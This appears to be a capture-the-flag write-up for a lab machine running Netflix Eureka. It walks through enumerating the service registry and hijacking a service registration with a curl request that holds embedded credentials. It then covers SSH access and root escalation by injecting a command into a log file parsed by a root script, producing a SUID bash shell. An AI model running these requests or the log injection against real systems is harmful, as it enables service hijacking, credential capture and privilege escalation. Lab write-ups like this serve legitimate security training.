


It shows error page, but removing eureka shows a page




This is eureka framework of netflix

I can also find another page in /eureka/apps



I can also browse each instance



This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
−<application>
  <name>USER-MANAGEMENT-SERVICE</name>
 −<instance>
    <instanceId>localhost:USER-MANAGEMENT-SERVICE:8081</instanceId>
    <hostName>localhost</hostName>
    <app>USER-MANAGEMENT-SERVICE</app>
    <ipAddr>10.10.11.66</ipAddr>
    <status>UP</status>
    <overriddenstatus>UNKNOWN</overriddenstatus>
    <port enabled="true">8081</port>
    <securePort enabled="false">443</securePort>
    <countryId>1</countryId>
   −<dataCenterInfo class="com.netflix.appinfo.InstanceInfo$DefaultDataCenterInfo">
      <name>MyOwn</name>
    </dataCenterInfo>
   −<leaseInfo>
      <renewalIntervalInSecs>30</renewalIntervalInSecs>
      <durationInSecs>90</durationInSecs>
      <registrationTimestamp>1756627643855</registrationTimestamp>
      <lastRenewalTimestamp>1756687622827</lastRenewalTimestamp>
      <evictionTimestamp>0</evictionTimestamp>
      <serviceUpTimestamp>1756627643855</serviceUpTimestamp>
    </leaseInfo>
   −<metadata>
      <management.port>8081</management.port>
    </metadata>
    <homePageUrl>http://localhost:8081/</homePageUrl>
    <statusPageUrl>http://localhost:8081/actuator/info</statusPageUrl>
    <healthCheckUrl>http://localhost:8081/actuator/health</healthCheckUrl>
    <vipAddress>USER-MANAGEMENT-SERVICE</vipAddress>
    <secureVipAddress>USER-MANAGEMENT-SERVICE</secureVipAddress>
    <isCoordinatingDiscoveryServer>false</isCoordinatingDiscoveryServer>
    <lastUpdatedTimestamp>1756627643855</lastUpdatedTimestamp>
```


https://engineering.backbase.com/2023/05/16/hacking-netflix-eureka shows the vulnerability and PoC of the page.

How to Communicate with Eureka

We'll attempt to communicate with Eureka with the following request

```
POST /eureka/apps/WEBSERVICE HTTP/1.1
Accept: application/json, application/*+json
Accept-Encoding: gzip
Content-Type: application/json
User-Agent: Java/11.0.10
Host: 127.0.0.1:8088
Connection: keep-alive
Content-Length: 1015

{"instance":{"instanceId":"host.docker.internal:webservice:8082","a
```

I used chatgpt to change it to curl request

```
curl -X POST "http://127.0.0.1:8088/eureka/apps/WEBSERVICE" \$
  -H "Accept: application/json, application/*+json" \$
  -H "Accept-Encoding: gzip" \$
  -H "Content-Type: application/json" \$
  -H "User-Agent: Java/11.0.10" \$
  -H "Connection: keep-alive" \$
  --data '{$
    "instance": {$
      "instanceId": "host.docker.internal:webservice:8082",$
      "app": "WEBSERVICE",$
      "appGroupName": null,$
      "ipAddr": "192.168.2.1",$
      "sid": "na",$
      "homePageUrl": "http://host.docker.internal:8082/",$
      "statusPageUrl": "http://host.docker.internal:8082/actuator/info",$
      "healthCheckUrl": "http://host.docker.internal:8082/actuator/health",$
      "secureHealthCheckUrl": null,$
      "vipAddress": "webservice",$
      "secureVipAddress": "webservice",$
      "countryId": 1,$
      "dataCenterInfo": {$
        "@class": "com.netflix.appinfo.InstanceInfo$DefaultDataCenterInfo",$
        "name": "MyOwn"$
      },$
      "hostName": "host.docker.internal",$
      "status": "UP",$
      "overriddenStatus": "UNKNOWN",$
      "leaseInfo": {$
        "renewalIntervalInSecs": 30,$
```

I need to change many things here


```
# Change 10.10.15.9 to your local ip
curl -X POST
"http://EurekaSrvr:0scarPWDisTheB3st@10.10.11.66:8761/eureka/apps/user-
management-service" \
  -H "Content-Type: application/json" \
  --data '{
    "instance": {
      "instanceId": "USER-MANAGEMENT-SERVICE",
      "app": "USER-MANAGEMENT-SERVICE",
      "ipAddr": "10.10.15.9",
      "homePageUrl": "http://10.10.15.9:9001/",
      "statusPageUrl": "http://10.10.15.9:9001/actuator/info",
      "healthCheckUrl": "http://10.10.15.9:9001/actuator/health",
      "dataCenterInfo": {
        "@class": "com.netflix.appinfo.InstanceInfo$DefaultDataCenterInfo",
        "name": "MyOwn"
      },
      "hostName": "10.10.15.9",
      "vipAddress": "USER-MANAGEMENT-SERVICE",
      "secureVipAddress": "USER-MANAGEMENT-SERVICE",
```

```
        "status": "UP",
        "port": {
          "$": 8081,
          "@enabled": "true"
        },
         "metadata": {
          "management.port": "8081"
        }
      }
    }'
```

After some time, I can get connection



Url decode password



I can ssh to miranda-wise

```
└──╼ $ssh miranda-wise@furni.htb
miranda-wise@furni.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-214-generic x86_64)
```

Get root

As previously mentioned, miranda-wise is in developers, so I can change or remove the log file and make a new application.log. $code is

```
code=$(echo "$line" | grep -oP 'Status: \K.*')
```

Also, it runs grep before going into the loop

```
done < <(grep "HTTP.*Status: " "$LOG_FILE")
```

So the log should be like

```
Http Status: x[$(command what I want)]
```

Let's run the command to create a malicious suid set bash file

```
rm application.log
echo 'HTTP Status: x[$(cp /bin/bash /var/tmp/hello;chmod 4755
/var/tmp/hello)]' > application.log
```

Wait a minute and I can see the file

```
miranda-wise@eureka:/var/www/web/cloud-gateway/log$ ls /var/tmp/hello -l
-rwsr-xr-x 1 root root 1183448 Sep  1 02:58 /var/tmp/hello
```

Run the file to get root!

```
miranda-wise@eureka:/var/www/web/cloud-gateway/log$ /var/tmp/hello -p
hello-5.0# whoami
root
```